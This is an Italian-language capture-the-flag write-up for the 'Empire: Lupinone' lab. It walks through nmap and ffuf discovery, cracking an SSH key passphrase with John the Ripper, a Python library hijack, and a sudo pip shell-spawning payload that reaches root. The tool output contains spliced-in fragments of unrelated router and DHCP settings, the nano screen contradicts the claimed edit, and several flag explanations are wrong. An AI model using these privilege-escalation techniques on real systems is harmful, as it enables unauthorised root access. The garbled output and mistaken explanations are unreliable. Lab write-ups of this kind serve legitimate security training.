

# EMPIRE: LUPINONE

## Introduzione

Questa relazione descrive le attività di scansione di rete e le scoperte effettuate su un ambiente di test denominato "EMPIRE: LUPINONE". Sono stati utilizzati strumenti come Nmap e ffuf per identificare servizi attivi, porte aperte e potenziali vulnerabilità.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:10 CET
Nmap scan report for 192.168.50.1
Host is up (0.00045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Unbound
80/tcp    open  http   nginx
MAC Address: 08:00:27:69:FB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.154
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.50.100
Host is up (0.000040s latency).
All 1000 scanned ports on 192.168.50.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.96 seconds
```

## Scansione di Rete

### Scansione Iniziale con Nmap

La scansione iniziale è stata eseguita utilizzando Nmap per identificare i dispositivi attivi nella rete 192.168.50.0/24. I risultati hanno rivelato tre host attivi: **192.168.50.154** è il nostro **target**.

```

(kali@kali)-[~] changes have been applied successfully.
$ nmap -A -p- 192.168.50.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:12 CET
Nmap scan report for 192.168.50.154
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   1.64 ms  192.168.50.154
Clients
When set to Allow all clients, any DHCP client will get an IP address within this scope/range.

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds

```

Una scansione più approfondita del host 192.168.50.154 ha rivelato ulteriori dettagli:

- SSH Host Keys:
  - RSA: 3072
  - ECDSA: 256
  - ED25519: 256
- HTTP Server Header: Apache/2.4.48 (Debian)
- Robots.txt: Contiene un'entry disallowed: /myfiles



```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt

v2.1.0-dev  DHCP  ISC DHCP
Backend
:: Method      : GET
:: URL         : http://192.168.50.154/~FUZZ LAN interface
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false ☐ ignore BOOTP queries
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

Clients
secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Utilizzando ffuf, è stata scoperta una directory segreta su 192.168.50.154:

il comando utilizzato è:

```
ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt
```

- Directory Segreta: /secret/

## Spiegazione:

**ffuf:**

È uno strumento di fuzzing veloce e flessibile utilizzato per scoprire risorse web come directory, file e parametri nascosti. È simile ad altri strumenti come DirBuster o Gobuster, ma è progettato per essere più veloce e leggero.

**-c:**

Questa opzione abilita l'output a colori. Questo rende più facile distinguere tra risultati positivi e negativi durante l'esecuzione del fuzzing.

-u <http://192.168.50.154/~FUZZ>:


L'opzione **-u** specifica l'URL target. In questo caso, <http://192.168.50.154/~FUZZ> è l'URL di base.

**~FUZZ** è un segnaposto che verrà sostituito con ogni parola o stringa presente nel file di wordlist specificato. Questo permette di testare molteplici percorsi o nomi di file per vedere quali sono validi sul server.

```
-w /usr/share/wordlists/dirb/common.txt:
```

L'opzione -w specifica il percorso del file di wordlist che contiene un elenco di nomi di directory e file comuni.

`/usr/share/wordlists/dirb/common.txt` è un file di wordlist predefinito che viene spesso utilizzato per il fuzzing di directory. Contiene un elenco di nomi di directory e file che sono comunemente presenti sui server web.



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,  
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know

## Your best friend icex64

```
(kali㉿kali)-[~]
$ ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
t -fc 403 -e .txt,.html
```



v2.1.0-dev

---

```
:: Method      : GET
:: URL         : http://192.168.50.154/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response status: 403
```

---

```
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 7ms]
:: Progress: [262953/262953] :: Job [1/1] :: 5714 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

Utilizzando ancora ffuf con il comando:

```
ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html
```

troviamo **mysecret.txt** che contiene un file di chiave privata SSH nascosta.

**Spiegazione:**

**-C:**

Questa opzione abilita l'output a colori, rendendo più facile distinguere tra risultati positivi e negativi durante l'esecuzione del fuzzing.

**-ic:**

Questa opzione abilita l'output a colori e include anche il codice di stato HTTP nella visualizzazione dei risultati. Questo aiuta a identificare rapidamente il tipo di risposta ricevuta dal server.

**-u** http://192.168.50.154/~secret/.FUZZ:

L'opzione **-u** specifica l'URL target. In questo caso, http://192.168.50.154/~secret/.FUZZ è l'URL di base.

**.FUZZ** è un segnaposto che verrà sostituito con ogni parola o stringa presente nel file di wordlist specificato. Questo permette di testare molteplici percorsi o nomi di file all'interno della directory /~secret/.

**-w** /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt:

L'opzione **-w** specifica il percorso del file di wordlist che contiene un elenco di nomi di directory e file comuni.


/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt è un file di wordlist predefinito che viene utilizzato per il fuzzing di directory. Contiene un elenco di nomi di directory e file che sono comunemente presenti sui server web.

**-fc 403:**


Questa opzione filtra i risultati per escludere i codici di stato HTTP specificati. In questo caso, 403 è il codice di stato HTTP per "Forbidden" (vietato), quindi i risultati con questo codice di stato non verranno mostrati.

**-e .txt,.html:**

Questa opzione specifica le estensioni di file da aggiungere a ciascuna parola della wordlist. In questo caso, .txt e .html saranno aggiunti a ciascuna voce della wordlist, permettendo di testare sia file di testo che file HTML.







Il file mysecret.txt è stato copiato e decodificato su CyberChef con Base58.

```
(kali@kali)-[~/Desktop]
$ sudo nano ssh_key.rsa
[sudo] password for kali:
```

Il codice decodificato è stato copiato in un file nano creato da noi.

Perché abbiamo utilizzato il Formato **.rsa**?

**Sicurezza:**

L'algoritmo RSA è ampiamente riconosciuto per la sua sicurezza e robustezza. È stato utilizzato per decenni in applicazioni che richiedono un alto livello di sicurezza, come le transazioni finanziarie e la comunicazione sicura.

**Compatibilità:**

Il formato **.rsa** è supportato da molti strumenti e librerie di crittografia, rendendolo una scelta comune per la gestione delle chiavi private.



## Facilità di Gestione:

Utilizzare un formato specifico come .rsa aiuta a identificare rapidamente il file come una chiave privata RSA, facilitando la gestione e l'organizzazione delle chiavi.

```
(kali㉿kali)-[~/Desktop]
$ ssh2john ssh_key.rsa > hash

(kali㉿kali)-[~/Desktop]
$ ls
'def brainfuck(code):.py'  Nessus.txt      Programma.py    shell.zip
hash                      password.txt    PYTHON         ssh_key.rsa
'import socket.py'       Password.txt    shell.php      USER.txt
```

Utilizzando **ssh2john**, il file della chiave privata è stato convertito in un formato hash compatibile con John the Ripper.

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!      (ssh_key.rsa)
1g 0:00:00:00 DONE (2025-03-18 14:22) 1.190g/s 66.66p/s 66.66c/s 66.66C/s ..testing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Successivamente, **John the Ripper** è stato utilizzato per crackare la passphrase della chiave privata utilizzando la wordlist fasttrack.txt.

Questo è il comando per avviare il client SSH. SSH è un protocollo utilizzato per connettersi in modo sicuro a un server remoto, permettendo di eseguire comandi e trasferire file in modo cifrato.

**-i ssh\_key.rsa:**

L'opzione -i specifica il file della chiave privata da utilizzare per l'autenticazione. In questo caso, ssh\_key.rsa è il file della chiave privata RSA che verrà utilizzato per autenticarsi con il server.

Questo file deve corrispondere alla chiave pubblica che è stata precedentemente installata sul server nella directory ~/.ssh/authorized\_keys dell'utente.

**ice64@192.168.50.154:**

Questa parte del comando specifica l'utente e l'indirizzo IP del server a cui ci si vuole connettere.

ice64 è il nome utente sul server remoto.

192.168.50.154 è l'indirizzo IP del server remoto a cui ci si vuole connettere.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

Utilizziamo il comando:

**sudo-l**

**Spiegazione:**

**sudo -l:**

Questo comando elenca i privilegi sudo dell'utente corrente, mostrando quali comandi può eseguire con sudo e quali opzioni sono configurate per l'utente.

**Privilegi dell'Utente icex64:**

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py: Questa riga indica che l'utente icex64 può eseguire il comando /usr/bin/python3.9 /home/arsene/heist.py come utente arsene senza dover inserire una password.

In sintesi, il comando sudo -l fornisce una panoramica dei privilegi sudo dell'utente, mostrando quali comandi possono essere eseguiti con privilegi elevati e quali opzioni di sicurezza sono configurate.

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

**Comandi:**

**cat /home/arsene/heist.py:**

Questo comando visualizza il contenuto del file heist.py situato nella directory /home/arsene/.

Il file contiene il seguente codice Python:

```
import webbrowser  
print("Its not yet ready to get in action")  
webbrowser.open("https://empirecybersecurity.co.mz")
```

Questo script importa il modulo webbrowser e apre un URL specificato (https://empirecybersecurity.co.mz) utilizzando il browser predefinito del sistema.

**locate webbrowser:**

Questo comando cerca i file associati al termine webbrowser nel sistema.

I risultati mostrano i percorsi dei file associati al modulo webbrowser nella libreria standard di Python:

```
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc  
/usr/lib/python3.9/webbrowser.py
```

Questi file rappresentano il modulo webbrowser compilato e il file sorgente.

**nano /usr/lib/python3.9/webbrowser.py:**

Questo comando apre il file webbrowser.py situato nella directory /usr/lib/python3.9/ utilizzando l'editor di testo nano.

```
icex64@LupinOne: ~
File Actions Edit View Help
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}
_tryorder = None
_os_preferred_browser = None

def register(name, class, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
            _browsers[name.lower()] = [class, instance]
        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)

def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
        with _lock:
            register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _tryorder
    for browser in alternatives:
        if '%' in browser:
            [Directory '/usr/lib/python3.9' is not writable]
```

Una volta aperto il file python lo modifichiamo inserendo:

**os.system("/bin/bash")**

Questo comando esegue una shell bash, è serve per ottenere una shell interattiva con privilegi elevati.

```
User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Con il comando:

`sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py`  
otteniamo l'accesso all'utente arsene.

**Spiegazione:**

**sudo:**

Questo comando consente di eseguire comandi con i privilegi di un altro utente, tipicamente l'utente root, ma in questo caso, è specificato un utente diverso.

**-u arsene:**

L'opzione -u specifica l'utente sotto il quale il comando deve essere eseguito. In questo caso, il comando verrà eseguito come l'utente arsene.

**/usr/bin/python3.9:**

Questo è il percorso dell'interprete Python 3.9. Il comando specifica che l'interprete Python 3.9 deve essere utilizzato per eseguire lo script.

**/home/arsene/heist.py:**

Questo è il percorso dello script Python che si desidera eseguire. Lo script si trova nella directory /home/arsene/ e si chiama heist.py.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

(root) NOPASSWD: /usr/bin/pip: Questa riga indica che l'utente arsene può eseguire il comando /usr/bin/pip come utente root senza dover inserire una password.

## Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.8T3MLsR0fF
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

Utilizzando i comandi trovati per fare l'escalation dei privilegi su pip otteniamo l'accesso come **root**, utilizziamo il comando **id** per avere conferma poi con **cd /root** ci spostiamo nella cartella root e facendo **ls** troviamo un file nominato **root.txt**. Catturiamo il file con **cat root.txt**...

